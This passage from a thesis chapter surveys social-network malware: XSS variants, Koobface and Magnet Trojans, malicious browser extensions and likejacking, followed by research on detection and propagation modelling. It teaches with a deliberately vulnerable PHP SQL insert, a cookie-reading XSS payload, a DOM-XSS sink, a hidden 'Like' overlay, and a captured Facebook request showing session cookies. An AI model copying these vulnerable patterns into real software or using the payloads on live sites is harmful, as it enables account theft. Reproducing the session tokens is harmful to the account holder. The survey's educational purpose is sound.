Before describing the details of the vulnerabilities, we present an example of a simple vulnerable blogging application. This example will help to illustrate the process of exploiting the three XSS vulnerabilities. In this application, assume a user can leave comments on a blog post and see what other people have already commented about that post. Upon submission of a comment, the name of the commenter is also passed to the application as part of a GET value through a URL. The piece of code shown in Listing 1 shows a PHP file that includes a greeting to the user (line 2), a form that asks for comments (line 6), and the code that prints out the previous comments (line 12). The name is passed through the GET parameter "name" (on line 2). The comment is passed to a PHP file for further processing. This PHP file "addcomment.php" processes the form, as shown on lines 4 to 8. Lines 10 to 13 of this list show how the previous comments are being printed out on the web page.

The "addcomment.php" file (see Listing 2) gets the values that are passed to the appli-

Listing 2.2: A PHP code snippet that inserts the passed comment into database (DB)

```
1 <?php
2 //Creating the query
3 $sql = "INSERT INTO Comments (com) VALUES ($_POST['comment'])";
4 // Executing the query
5 $conn->query($sql);
6 // Closing the DB
7 $conn->close();
8 ?>
```

cation and creates an entry for the comment. These comments will be retrieved (fetched) later when the user opens the blog post (lines 10 to 13 in Listing 1).

We now show how the above application is exploited by XSS vulnerabilities.

### XSS Vulnerabilities

XSS can be exploited by a remote attacker in three different ways: stored, reflected and document object model (DOM)-based attacks [75]. In a stored attack (also known as persistent attack), the injected script is permanently stored in a database and will be retrieved by future victims. Reflected attacks (also known as non-persistent attacks) are the most common type of XSS attacks. In this case, the injected code is sent back to the visitor by the server in an error message, a search result, or any other type of response that reflects some or all of the user's input in the result. In DOM-based XSS attacks, the attacker maliciously crafts a request that modifies a document object. This can be done via client side scripting and does not require the server to reflect the payload via a response page.

To protect against XSS, application developers would need to sanitize every input that comes from the user. Improper input validation enables attacker to exploit XSS vulnerability. Improper sanitization is a serious problem for giant software companies such as Google as they handle millions of users' queries/requests every day [77].

### Stored XSS

In a stored attack (also known as a persistent attack), the injected code is permanently stored on the target server. The malicious code can be injected through a comment field, message forum, or any other textual input. This input stays on the website database and

will be retrieved by users. Stored XSS is named after the fact that the malicious script is stored in a database (DB).

We now discuss how stored XSS can be exploited in the example vulnerable blogging application described earlier. If a malicious user posts a malicious script instead of a comment to the application, this script will be passed into file "addcomment.php" and will be stored in the application database (see line 3 in Listing 2). Every time a user visits this blog post, the malicious code will be retrieved from the database (see line 11 in Listing 1) and gets executed by the visitor's browser. The number of malicious payloads that can be executed by exploiting this vulnerability is unlimited. This vulnerability has the potential to open a backdoor on all visitors' computers and connect to a command and control server to perform other malicious activities [73, 78] such as spying on a user's browser habits or performing a denial of service attack from the victim's computer.

### Reflected XSS

Reflected XSS is the most common type of XSS [79]. With this type of vulnerability, the script only gets reflected to the user and it will not be kept in a database. For instance, a malicious user passes a script to the GET parameter "name" as shown below,

```
?name=<script>alert(document.cookie)</script>
```

The browser then reflects this script in the response HTML (see line 2 of Listing 1), which prints out the user's name.

For a XSS payload to be reflected, the request has to go the server, gets processed and then be returned in the response.

### DOM-based XSS

Unlike the above two XSS types, DOM based XSS does not require the server to process the request. A vulnerability in the client's script may lead to a DOM-based XSS attack. We now discuss how DOM-based XSS can be exploited in the example of the vulnerable blogging application. Instead of line 2 in Listing 1, we use the following JavaScript to read the value passed to the parameter "name". In Listing 3, the first line sets the position of the substring reader method to the beginning of the passed value. On line 2, this value is being written into the HTML code.

```
1 var pos=document.URL.indexOf("name=")+5;
2 document.write(document.URL.substring(pos,document.URL.length));
```

If a malicious user passes a malicious script into the parameter "name" value, the snippet listed in Listing 3 will return the value of "name" parameter in the HTML response. This simply means the malicious script will be executed by the user.

The main difference between DOM-based XSS and reflected XSS is that the request in DOM-based XSS does not need to go the server to be reflected on the page. It can be written using the HTML document object.

### 2.3.2 Trojan Malware

Trojan malware in OSNs surfaced less than 10 years ago. The best known OSN Trojan is Koobface [31, 80] which was first detected in 2008. It spread in both MySpace and Facebook by sending messages carrying interesting topics using social engineering techniques to deceive people into opening messages sent via social networks. Such a message directed the victims to a third-party website unaffiliated with Facebook where they were prompted to download what was claimed to be an update of the Flash player. If they downloaded and executed the file, they would infect their computers with Koobface. An infected machine turned into a zombie or a bot, which was controlled by one or more botmasters. Moreover, the owner of the infected profile unknowingly sent out messages to all people on his/her friend list, allowing the Trojan horse to propagate further in the social network.

Researchers have studied the behaviors of Koobface. Thomas and Nicol [31] explored the Koobface zombie infrastructure and monitored its activities. They emulated a Koobface zombie in order to infiltrate into the botnet. They were able to identify fraudulent accounts that distributed malicious links to more than 200,000 users. In addition to sending malicious messages to infected users' friends to further propagate the malware, each infected host performs several other tasks, such as account generation, URL obfuscation and CAPTCHA solving to facilitate the propagation [31] (CAPTCHA, which stands for "Completely Automated Public Turing test to tell Computers and Humans Apart", is a challenge and response test to identify if the user is human or not.)

Koobface relies on users' awareness for propagation. The impact of Koobface could be worse if users had no control over the malware installation. Every time a user sees the malicious link, he/she has the option to follow the malicious link or just ignore the link. Nevertheless, there could be a drive-by-download vulnerability exploit embedded in the malicious page. In that case the user could get infected only by visiting a web page. This approach resulted in more infections compared to the original Koobface propagation.

### 2.3.3 Extension Malware

Attackers have recently shifted their technique to installing browser extensions. Browser extensions are normally available from browser stores (e.g., Chrome web store, Firefox add-on). Attackers design malicious browser extensions and put them into the browser stores. Uninformed users may fall for this trick and install the malicious browser extensions. Normally security products fail to protect against malicious browser extensions. Browser extension attacks are serious attacks as they can intercept user's encrypted traffic at the application layer and compromise the integrity of users' transactions.

A malicious browser extension is able to perform actions on behalf of the user. Malicious browser extensions are able to sit between the user and the browser, modifying the browser's traffic (encrypted or unencrypted). Browser extensions can intercept the user's requests to the server and the server's responses back to the user for malicious purposes. Although social networks send information through an encrypted channel (i.e., HTTPS), a malicious extension is able to see the plain text because it works above the encryption layer. Figure 2.7 shows such an intercepted message, captured at the time a user was sending the following message "This is a sample message to a friend while performing a man in the middle attack". The message is highlighted in Figure 2.7.

### 2.3.4 Magnet Malware

On January 28, 2015, we observed a suspicious behavior on a Facebook post where an (infected) user unknowingly tagged up to 20 of her friends in an adult photo post. Clicking on the picture resulted in a browser redirection to "http://videooizleyin.com/video/" where an adult video was shown for a few seconds. The video then paused, asking the user to download a "player" in order to continue watching the paused video. The downloaded "player" software was indeed a Trojan malware named "Magnet" [41].

After a successful infection via the download and installation of the fake player program, the malware modifies existing browsers on the infected system in order to control the user's web access. The modified browser comes with an extension that acts similarly to the malicious extension discussed in Subsection 2.3.3.

Magnet uses a unique technique to expedite its propagation on social networks which have not been observed in any other OSN malware before. Traditional Trojans send malicious links/messages to friends directly connected to an infected user $u$ (i.e., $u$'s one-hop neighbors in the network graph). Magnet can send malicious links/messages not only to the infected user's friends but also to their friends (i.e., $u$'s two-hop neighbors). This mechanism

significantly speeds up the propagation process of the malware.

```
POST /ajax/mercury/send_messages.php HTTP/1.1
Host: www.facebook.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:34.0) Gecko/20100101
Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://www.facebook.com/messages/100002226454228
Content-Length: 1425
Cookie: datr=6_BkVHJP14QprZh1e-VGe2Y2;
fr=0QJgfgEiICB7STu6I.AWXyJVB_7WmH3vpbUBUxFFPnvf4.BUZPEF.ei.FS8.0.AWW9Njlo;
lu=TQ8LHj6dwBwR9gPzPoIEEHaw; locale=en_US; c_user=600936572;
xs=140%3AODFcNYpUS_GPcg%3A2%3A1421621705%3A10212; csm=2;
s=Aa5odNq5n8DEj3ke.BUvDnJ; p=-2; act=1421621825089%2F21;
presence=EM421621788EuserFA2600936572A2EstateFDsb2F1421621763742Et2F_5bDiFA2user
_3a1B02226454228A2ErF1C_5dElm2FA2user_3a1B02226454228A2Euct2F1421621106007EtrFnu
llEtwF1986714543EatF1421621788136G421621788843CEchFDp_5f600936572F7CC;
wd=1920x969
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

message_batch[0][action_type]=ma-type%3Auser-generated-message&message_batch[0][
thread_id]&message_batch[0][author]=fbid%3A600936572&message_batch[0][author_ema
il]&message_batch[0][coordinates]&message_batch[0][timestamp]=1421621828594&mess
age_batch[0][timestamp_absolute]=Today&message_batch[0][timestamp_relative]=5%3A
57pm&message_batch[0][timestamp_time_passed]=0&message_batch[0][is_unread]=false
&message_batch[0][is_cleared]=false&message_batch[0][is_forward]=false&message_b
atch[0][is_filtered_content]=false&message_batch[0][is_spoof_warning]=false&mess
age_batch[0][source]=source%3Atitan%3Aweb&&message_batch[0][body]=This%20is%20a%
20sample%20message%20to%20a%20friend%20while%20performing%20a%20man%20in%20the%2
0middle%20attack.&message_batch[0][has_attachment]=false&message_batch[0][html_b
ody]=false&&message_batch[0][specific_to_list][0]=fbid%3A100002226454228&message
_batch[0][specific_to_list][1]=fbid%3A600936572&message_batch[0][force_sms]=true
&message_batch[0][ui_push_phase]=V3&message_batch[0][status]=0&message_batch[0][
message_id]=%3C1421621828594%3A2124873388-1986714543%40mail.projektitan.com%3E&m
essage_batch[0][manual_retry_cnt]=0&&message_batch[0][client_thread_id]=user%3A1
00002226454228&client=web_messenger&__user=600936572&__a=1&__dyn=7nmanEyl2qm9v88
DgDxyIGzGpUW9J6yUgByVbGAF9pqzCC_826m5-9V8CdDx2ubhHximmey8szoyfw&__req=1b&fb_dtsg
=AQFly-QCotU-&ttstamp=265817010812145816711111168545&__rev=1565393
```

Figure 2.7: Performing a man-in-the-middle attack on the encrypted traffic

User awareness plays an important role in preventing both extension and Trojan malware propagation. Users have more control over the propagation of Trojan horses and malicious extensions than over XSS worms, because they have the choice and the ability to not follow Trojan links or install malicious extensions. In summary, user education plays an important role in limiting the propagation of these types of malware.

### 2.3.5 Clickjacking Malware

Exploiting an existing functionality in HTML can lead to a vulnerability called clickjacking. Clickjacking is a technique that attackers use to hide an overlay to deceive people into interacting with something other than what users think that they are interacting with. The hiding of an overlay inherently exists in HTML and is used by web developers to display login windows or to hide textual contents.

Following is an example of a simple exploit web page. Listing 3 shows a code snippet in which a malicious user embeds a YouTube video with a playback button (see part 1, lines 2 and 3). Next, the attacker places a Facebook "Like" button on top of the playback button (see part 2, lines 4 and 5). The attacker deliberately hides the "Like" button so that when users try to play the video, they unknowingly click on the "Like" button and "Like" the page hosted at "currentsite.com/currentpage.html".

This vulnerability can be exploited to propagate malicious likejackers in Facebook. To perform a clickjacking or likejacking attack, an attacker first creates fake profiles to infiltrate into a social network. Using the fake profiles, they try to befriend as many real users as possible in order to spread a malware as widely and quickly as possible. The attacker then creates an enticing web page to lure people into viewing them. This web page may contain, for example, latest updates on breaking news, gossips on celebrities, exclusive video clips, or promotional items (e.g., coupons and free gift cards, which may or may not be given out). The attacker then clicks on the "Like" button, which posts a link to the spam site containing the video to the attacker's news feed. When his friends see the "Like" post, they will click on the link, which leads them to the video. When a friend clicks on the playback button to view the video, she is actually clicking on the "Like" button (see Figure 2.8). Her friends will see the (unintended) recommendation posted on their news feed and follow the same link. This process continues until the malware is detected and removed, or the attacker stops the propagation himself.





Figure 2.8: Clickjacking technique used to spread spam messages that may lead to malicious software

The impacts of clickjacking worms can range from benign to harmful. When a user unknowingly visits a web site, the attacker can make money through affiliated advertising programs. The more people "like" and subsequently visit the page, the more profit the attacker makes. A clickjacking worm can also trick users into enabling their webcams, invading their privacy [15]. In more serious attacks, clickjacking worms can redirect people to malicious web pages that host malware, which will be installed on the victims' computers using drive-by-download techniques.

Listing 2.3: Clickjacking worm code snippet

```
<--! Part1: Showing the video underneath the hidden like button -->
<iframe width="640" height="410" frameborder="0" allowfullscreen=""
    allowtransparency="true" src="Youtube.com/avideo.html" style="z-index:-1">

<--! Part2: Making the like button hide and put it on top of the play button -->
<fb:like id="fblike" href="currentsite.com/currentpage.html"
    style="opacity:0;filter:alpha(opacity=0);">
```

Facebook recently implemented some countermeasures to combat clickjacking worms. If the URL of a web page is deemed suspicious, Facebook will ask a user to confirm their "Like" action before a recommendation (and thus the spam link) is posted on the user's news feed. This countermeasure can prevent clickjacking malware from self propagating in some cases (e.g., well known malicious web sites that are black listed). Web sites or applications registered with Facebook are deemed legitimate and are not subject to "Like" action confirmation. Therefore, an attacker could register an application or web page to make it legitimate, and put the registration ID in the script in order to bypass the screening for "Like" confirmation. (Registering an application requires the attacker's personal information such as name, phone number and mailing address. Stolen personal information can be bought cheaply on the black market.)

Clickjacking worms could be combined with Trojan malware to create a new hybrid type but, to the best of our knowledge, no such malware has been created or deployed yet.

## 2.4 Existing Studies on OSN Malware

OSN malware has only been investigated recently [28–30, 32, 34, 36]. Among the first works on malware propagation in online social networks are [28, 30, 32]. Faghani and Saidi [32] modeled XSS worm propagation using the susceptible-infected (SI) model. They define a

parameter called "visiting-friends probability" and measure its impact on malware propagation. They showed that the more often users visit their friends versus strangers' profiles (higher visiting-friend probability), the more slowly a malware propagates. Their proposed model shows that the infection rate is inversely proportional to the visiting-friends probability. They also present simulation results of malware propagation speed as functions of the visiting-friends probability and the initial number of infections [32]. They used SI model does not consider the spatial-temporal dependencies between the nodes, leading to over estimation of infected nodes in the network.

Faghani and Saidi [29] use simulations to show that the higher the probability that a user will click on malicious links, the faster a malware will propagate. The spread rate of malware is exponentially proportional to the click probability.

Faghani and Saidi [30] use simulation analysis to compare the propagation dynamics, such as rate of propagation between Trojan and XSS worms in social networks.

Yan et al. [28] studied the propagation of active malware on a real-world OSN graph called BrightKite using simulations. They studied the impact of user behaviors and topology on the propagation of malware. They varied users' probability of clicking on malicious links to see the impact of this behavior on the propagation speed. Unsurprising, the higher the click probability, the faster the malware propagates. They also studied the impact of the location of the initial infection on malware propagation. They found that initial infecting nodes that seldom get online do not lead to wide-spread propagation. Moreover, they investigated different countermeasure schemes to contain malware propagation in online social networks such as monitoring high degree nodes, monitoring active users and partitioning network into small islands and monitoring connecting edges.

Nagaraja et al. [81] used regular emails to infect a set of users and then used social network connections of the same set of users to send and receive command and control messages hidden in pictures over Facebook.

Compagno et al. in [82] proposed a social network botnet that leverage OSN platform as a means to communicate with bots and hides command using Unicode steganography. In their design, the commands are piggy-backed on the regular content posts and thus is hidden from OSN providers. Throughout their test, they showed that popular OSNs such as Facebook are vulnerable to such covert channels.

Fan et al. [12] investigated malicious applications installed by users and determined the probability of users being infected by such applications. They confirm that user behaviors (the tendency of installing unknown or disguised applications) plays an important role in the propagation of malware in OSNs.

Wen et al. [22] enhanced temporal models of malware propagation in social networks by introducing a concept, called "checking time". In essence, checking time introduces a time difference between the time of receipt of a payload via a malicious message and the time of infection (execution) of the received payload. In order to include temporal dynamics into their modeling, Wen et al. assign a checking frequency time to each user, called $T_i$. Then, they track the accumulated messages between each checking frequency in order to identify whether a user has received a malicious message from one of its neighbors in between. Although introducing checking time concept makes the propagation modeling closer to real-life temporal dynamics, there are many other temporal dynamics including user's time zones, population in each time zone, time of the day, etc that are as important as the checking time to include in the temporal model.

Wen et al. also limit the overestimation of worm propagation by removing spread cycles. Spreading cycles are caused by loops in the graph and introduce inaccuracy in modeling the propagation. Loops lead to overestimation of the number of infected nodes in the graph. Wen et al. show that it is necessary to remove up to 5-order cycles from the graph [22].

To do this, Wen et al. [22] calculate the spatial dependency as follows:

$$P(X_j(t-1)=1|X_i(t-1)=0) = \left\{1 - \frac{1-v(j,t-1)}{\prod_{k=1}^{K}\prod_{h=1}^{H(K)}[1-\theta_h(t-1)]}\right\} \times P(X_j(t-2)=0) \tag{2.20}$$

where $v(j,t)$ is the probability of node $j$ being infected by its neighbors at time $t$. $H(k)$ denotes the $k$-hop spreading path that starts from node $i$ and ends at node $j$. $\theta_h$ is the probability that node $j$ is infected by node $i$ through spreading path $C_{ij}$ at time $t$. $K$ denotes the maximal length of the spreading paths. The effect of the fraction in the curly bracket in Equation (2.20) is to mitigate the overestimation problem by removing spreading paths with length $K$. The higher the value of $K$, the better the estimation. In a nutshell, equation (2.20) shows that the spatial dependency, resulting in the infection of a susceptible node $i$ from its infected neighbor $j$. Wen et al. [22] show that the impact of removing cycles of orders higher than five is negligible.

The limitation of the above approach is that it requires to enumerate the spreading cycles from the susceptible nodes, passing through the infected neighbor. This enumeration is in the order of $O(E^2)$ complexity, where $E$ is the total number of edges of the graph, which is indeed significant for a social network graph [83]. Also, recent malware attacks leverage techniques to prevent infected users from receiving recovery solutions which is not also discussed in this research.

In summary, none of the existing works focuses on the technical details of spreading dynamics or new attack methods that are used to deliver malware such clickjacking [84] or use real-world platforms in order to do their studies, e.g. real-life social network. To further clarify this issue, we were not able to see an in-depth analysis of an XSS malware in literature. None of the existing works attempted to model the propagation of XSS worms in social networks or discuss detection techniques that are appropriate at a scale of a social network. Moreover, the recent attacks on social networks reveals that the cyber criminals changed their attack method to ensure their persistence on the targeted systems. Therefore, they leverage techniques to limit the user from accessing malware clean-up providers from infected systems, leading to substantial changes of propagation dynamics. Furthermore, given the ubiquitousness of mobile phone and the popularity of social networks, we predict that cyber criminals would target social networks on cellular phones to propagate malware in order to form botnet and also to deliver the command and control messages.

## 2.5 Countermeasures against Malware in OSNs

In this subsection we presents a review of countermeasures that detect, contain or filter malware in OSNs.

### 2.5.1 Detection

In this subsection, we review existing research on detection of malware in OSNs, including XSS, Trojan and clickjacking malware.

Cao et al. presented PathCutter [39] an XSS detection tool that can detect traditional XSS and DOM-based XSS vulnerabilities. Pathcutter consists of two integral mechanisms: view separation and request authentication. A view is a portion of a web application. At the client side, a view is defined in the form of a web page or part of it. This isolation helps protecting a view from another view that may be running a malicious script. Pathcutter divides the web application into different views, then isolates different views on the browser side. The solution also provides a per-URL session token and referrer-based view validation to protect against other XSS-related types of attacks. PathCutter can be implemented using server code modifications or as an standalone proxy server. The main disadvantage of the PathCutter solution is the long rendering latency introduced by PathCutter at the client side. For example, in a post with 45 comments, the system will respond to users' requests with 30% higher latency compared with the case where PathCutter is not implemented.

Sun et al. [85] proposed a client-side solution to detect XSS worms using a Firefox plug-in. As part of their approach, they use string comparison to detect worm propagation. Sun et al. propose a similarity detection algorithm in search of a possible XSS worm payload. However, string comparison and similarity detection are vulnerable to polymorphic attacks.

Kartaltepe et al. [86] proposed a detection scheme for botnets that use OSN as their Command and Control (C&C) infrastructure. Their detection solution consists of two different parts: server-side and client-side solutions. At the server side, the detection mechanism is implemented as a light-weight classifier to determine if the (text) message is suspicious or not, by looking at the textual content. This technique can be easily bypassed as cyber criminals can leverage different obfuscation techniques to avoid getting caught by the light-weight text classifiers.

Cao et al. [87] designed and implemented a defense mechanism called *SynchroTrap* for detecting large groups of malicious accounts on Facebook. *SynchroTrap* clusters user accounts based on their similarity of actions for a sustained period of time. SynchroTrap was able to identify two million malicious accounts and 1,156 attack campaigns within one month of operation. Egele et al. [88] developed a system called *COMPA* to detect compromised accounts in social networks using statistical models. They applied their method to Facebook and Twitter datasets and were able to identify a large number of compromised accounts in both social networks. Stringhini et al. [89] designed a system called EvilCohort that detects online accounts that are accessed by a common set of infected machines. In particular, EvilCohort identifies sets of online accounts that are all accessed from a number of shared connection points (e.g., IP addresses) from which the attackers try to log into compromised accounts.

At the client side, their detection algorithm checks three different attributes: self-concealing, dubious network traffic and unreliable provenance. These attributes identify malicious activity indicators including but not limited to social network connection requests, suspicious file downloads and lack of graphical user interface. As a result, they were able to identify social network based botnets such as Naz and Naz+ [86].

Rahman et al. [90] presented a Facebook application that identifies "socware" in OSNs. They define socware as any parasitic behavior in OSNs. This includes posts that spread malware, web pages pointed to malware, false reward posts, rogue Facebook applications, requests, surveys, and likejacking. They use machine learning techniques to distinguish between socware posts and benign posts. They estimate the false negative rate of their system to be about 0.3%.

Xu et al. [36] propose a correlation-based scheme to detect active worm propagation

in OSNs. They assign "decoy friends" to a subset of users, and the "decoy friends" will monitor network activities. The main disadvantage of this scheme is the difficulty of getting users' consent to add "decoy friends" to their friend networks as this may infringe upon their privacy. Xu et al.'s scheme defends against active worms in OSNs such Koobface and is not designed for detection of passive worms such as XSS worms.

Stringhini et al. [91] studied the detection of spammers using "honey" profiles in three major OSNs: Facebook, Twitter and MySpace. In the case of Facebook, they manually created (fake) profiles to join 16 different geographical networks. The profile sat dormant and did not send "friend requests" to the members of the group but accepted friend requests from others for one year. To differentiate between spam bots and legitimate users, they manually inspected the profiles that were requesting friendships. On Facebook, they manually identified 173 spam bots out of 3,831 accounts that were supposed to be spammers. They used this outcome to train their detection system. They applied their classifier to about 800,000 profiles and detected 130 spammers in this data set, yielding an estimate of 2% false positives and 1% false negatives. The algorithm uses the following parameters to detect spammers: ratio of followers over followees, URL ratio (presence of URLs in the logged messages), message similarity, number of messages sent, and number of friends. The authors noted that most of the spam campaigns observed were related to adult websites.

Yan et al. [28] describe three approaches for monitoring users in OSNs in order to detect malware using (1) node degree metric, (2) user activities and (3) network partition into small islands. In the first approach, nodes with the highest degrees are chosen to be monitored. In the second approach, the most active nodes are selected for monitoring. Examples of the most active nodes are major broadcasting companies such as CNN and BBC, which post news updates frequently throughout the day via OSNs (e.g., Facebook and Twitter networks). In the third approach, an OSN is partitioned into small islands, and every message exchanged between islands is inspected for potential viruses/malware.

The above three approaches are applicable to active malware that self-propagate through a victim's friend list. Passive malware such as XSS worms, on the other hand, stay dormant in an infected profile, waiting for a user to click on that profile, visit it and become infected. Therefore, containing XSS worms is not pertinent, as they do not actively self-propagate. A more effective method is to detect their presence via monitoring and then take corrective actions. In this thesis, Chapter 3, we propose a new technique to detect XSS malware by monitoring a particular set of nodes that have high number of connections to different communities in a Social Network. We demonstrate the effectiveness of our approach compared to other proposed techniques in the same chapter.

Yu et al. [92] proposed a classification approach to detect XSS malware in OSNs in their early stage of propagation. First, they analyze OSN webpage features to build their classifier. Then, they take into account three correlation features to detect suspicious JavaScript malware that could have been injected as part of a XSS attack. These correlated parameters are: suspicious JavaScript strings, suspicious HTML tags and suspicious URLs. Their evaluated result show less than one percent of false negative and false positives on a real world data set.

Sood et al. [93] classify malicious software that exploit trust relationship between OSN user to propagate themselves into four categories: (1) Injectors, (2) Password stealers, (3) Vulnerability exploits and (4) Malvertising. They call these four categories "Socioware" and provide detection design against each method. They state that two-factor authentication and user-feedback security programs can play an important role in containing malware propagation in OSNs.

### 2.5.2 Other Countermeasures

It is proven that OSNs are vulnerable to large-scale infiltration. Boshmaf et al. [14] were able to infiltrate Facebook and operate a social botnet for a period of eight weeks. Boshmaf et al. list potential challenges in designing a proper system to detect fake profiles. Fake profiles can be used to spread spam, disinformation or even influence trading algorithms that use public opinions for trading in the stock market.

Nguyen et al. [94] focus on how to limit the spread of misinformation. In their proposed containment/disinfecting scheme, a set of highly influential nodes are selected to spread the correct information, which helps to contain the misinformation.

Defense and detection mechanisms against clickjacking have previously been studied [95–98]. To protect against likejacking, browsers can use "X-frame options" in the HTTP response headers [75] to avoid a frame from being hidden under another layer. Since some legacy browsers may not support such an option, Rydstedt et al. [95] propose a technique called *framebusting* to prevent clickjacking by incorporating a JavaScript into sensitive pages (Sensitive pages can be a Facebook's like iframe which can be used to perform likejacking attacks.). This JavaScript prevents pages from being framed into another page, thus filtering sensitive pages from being clickjacked. Niemietz et al. [96] discussed different clickjacking attack vectors, and introduced an automated detection system that is based on web page statistics. For OSNs such as Facebook, Johns and Lekies [97] proposed a likejacking protection technique based on three pillars: Javascript visibility check, a se-

cure in-browser communication protocol and integrity of essential Document Object Model (DOM) properties and APIs. Rehman et al. [98] proposed a browser-based solution to protect against cursor spoofing and clickjacking, which can help to detect likejacking in online social networks.

In addition to the above artificial- intelligence-based approaches, several OSNs such as Facebook have partnered with antivirus providers to enhance their abuse detection systems [99], [100], [101] and [102] over time to proactively combat malware.

## 2.6 Existing Studies on Modeling Malware Propagation

Most existing works on the topic of modeling propagations of worms and malware are for networks such as people, email and cellular phones, which have been in existence much longer than online social networks.

Many of these models [18–21] assumed that each user is directly connected to every other user in the same network (also known as "homogeneous mixing"). This assumption does not hold true for a real-world OSN such as Facebook where each user is directly connected to only his/her friends. As a result, the "homogeneous mixing" assumption may lead to an over-estimation of the infection rate in a real OSN [22, 23]. Cheng et al. [24] proposed a propagation model for malware that targets multimedia messaging service (MMS) and bluetooth devices. Chen and Ji [25] and Chen et al. [26] modeled the spreading of scanning worms[1] in computer networks. Zou et al. [23] and Komnios et al. [27] studied the propagation of email worms. Wen et al. [22] also modeled the propagation of malware in email networks and in semi-directed networks represented by mixed graphs (i.e., a subset of edges are directed while the others are undirected). Our work in the dissertation focuses on modeling propagation of malware in *online social networks* represented by undirected graphs such as Facebook, Linked and Orkut.

There exist few works on the topic of *modeling* propagations of malware in OSNs. Faghani and Saidi [32] proposed a very simple model of propagation of XSS worms, which does not reflect topology characteristics of a social network. Sanzgiri et al. [33] modeled the propagation of Trojans in the social network Twitter where most relationships are one-directional (follower-followee), unlike mutual relationships in Facebook or LinkedIn networks. We propose models that characterize propagation dynamics of XSS worms and

[1]Scanning worms, scan targets, such as computers, routers, etc. for exploitable vulnerabilities in order to deliver the malicious payload via vulnerability exploit.

Trojans in OSNs represented by undirected graphs such as Facebook.

## 2.7 Existing Studies on Smartphone Malware

Smartphones enable users to access a vast variety of Internet services, such as web, email and online social networks. The ubiquitous nature of smartphones make them vulnerable to targeted malware attacks. Adversaries would write smartphone malware to target individual users or a group of users to form smartphone botnets. Symantec reported that the volume of malware targeting Android devices which account for more than 84.3% smartphone market [103] has grown by 40% in 2015, compared to a 20% growth in 2014 [104].

### 2.7.1 How Smartphone Users are Impacted?

Cyber criminals sneak malware into smartphones using different techniques such as exploiting vulnerabilities, disguising malware as benign applications, or abusing certificates [104, 105]. The two most common techniques to deliver mobile malware are to exploit existing software vulnerabilities on the smartphones or to disguise malware as a benign application [105–107].

Vulnerabilities can result from various sources. One of the sources is flaws or bugs in the smartphone's operating software (OS) software itself. The three major mobile phone operating systems − Android, Symbian and iOS − have been shown to be vulnerable to malware attacks [105, 106, 108]. Another source of vulnerabilities comes from users who do not have adequate anti-virus or anti-malware software protection or do not update their OSs with security patches. According to a recent report on mobile malware jointly issued by the Department of Homeland Security (DHS) and the Federal Bureau of Investigation (FBI), 79% of malware threats target Android devices due to Android's popularity (resulting from its market share and open source architecture). However, 44% of the Android users are still using Android version 2.3.3 to 2.3.7 (known as Gingerbread) that have vulnerabilities that were fixed in later versions. To make the matter worse, the limited processing and storage capability of mobile phones makes it difficult for anti-malware software vendors to implement complex heuristic techniques to identify zero-day malware (previously unknown malware) before they start to propagate in the wild [108].

Malware can also masquerade themselves as benign applications in order to lure users into installing them. For instance, Kaspersky Labs identified the first Android Trojan, i.e., SMS.AndroidOS.FakePlayer.a, a malware that posed itself as a media player application.

RootSmart, DroidDream and Gooligan are the three high-profile mobile malware that found their ways into victim's via application installation [109], [110], [111], [112].

### 2.7.2 Studies on Smartphone Malware

Recently, researchers have done extensive research on smartphone malware classification and modeling [105, 107].

Rhodes and Nekovee [113] used SIR models to model propagation of bluetooth worms by taking into account the node density and average speed of smartphone users.

Martin et al. [114] used SIS models to predict the spread of cell phone viruses. Unlike the work by Rhodes and Nekovee, the authors did not consider the impact of proximity on the propagation dynamics.

Ramachandran and Sikdar [115] studied the impact of various spreading factors, such as downloads from P2P or Internet, WiFi connections, SMS and MMS messages on propagation of malware on mobile phone systems.

Traynor et al. [48] theorize the existence of cellular botnets. They conclude that the rigid hierarchical structure of cellular networks make them more vulnerable than other types of networks to a simple threat such as denial-of-service attacks. They also show that a relatively small number of infected phones can easily shut down the core network.

Cheng et al. [24] introduced a hybrid malware that can propagate through smartphones. In their study, they suggest a model which is inspired by existing epidemiological models that take into account spatial social interactions. This model, which is based on the susceptible-infected model, is defined by the following equation:

$$\frac{dI_{MMS}}{dt} = \beta_{MMS} \frac{S(t)(\eta_{MMS} - 1)}{N} I(t) \tag{2.21}$$

where $N$ is the total number of nodes in the network. $I_{MMS}$ denotes the number of infectious nodes that propagate via Multimedia Messaging Service (MMS). $\beta_{MMS}$ is the infection rate at which susceptible nodes become infected after receiving the malicious message. $\eta_{MMS}$ is the average degree of the network.

Singh et al. [49] study the feasibility of using Bluetooth as the command and control (C&C) channel of a botnet.

Mulliner et al. [47] propose a SMS-HTTP command and control system in which commands created by the botmaster are sent to bots via SMS. The commands are then uploaded to designated websites in an encrypted file. Each bot will download and decrypt the file, and send out the commands to other bots via SMS.

Zeng et al. [50] design a SMS-P2P hybrid botnet which uses SMS as the C&C channel, and the peer-to-peer network as the underlying structure. In this botnet, no IP connection is involved. Bots search and obtain commands in a P2P fashion by sending and receiving SMS messages. This approach easily leads to detection since it imposes significant monetary costs on the victims by sending SMS messages to get the commands via the P2P system. Many cellular network providers charge a fee for using SMS.

Andbot [51] eliminates the weakness of a single point of failure in HTTP-based C&C schemes by taking advantage of URL fluxes. This makes the botnet more resilient to different types of attacks such as DNS sinkhole and IP black listing.

Using OSN messaging systems as the C&C channel makes the botnet more difficult to be detected and more robust against bot failures or unavailability.

## 2.8 Chapter Summary

In this chapter, we have discussed online social network characteristics in a graph theory context. The discussion will help us better understand malware propagation dynamics from a topological perspective.

Furthermore, we have reviewed different malware classifications. Web-based malware potentially has more targets than any other types of malware. Among web-based services, social networks are among the most popular. This popularity has attracted cyber criminals to use OSNs as a means to deliver malware. We have also reviewed different malware propagation models pertaining to each type of malware. Malware propagation models help us to better understand their propagation dynamics in order to develop better countermeasures.

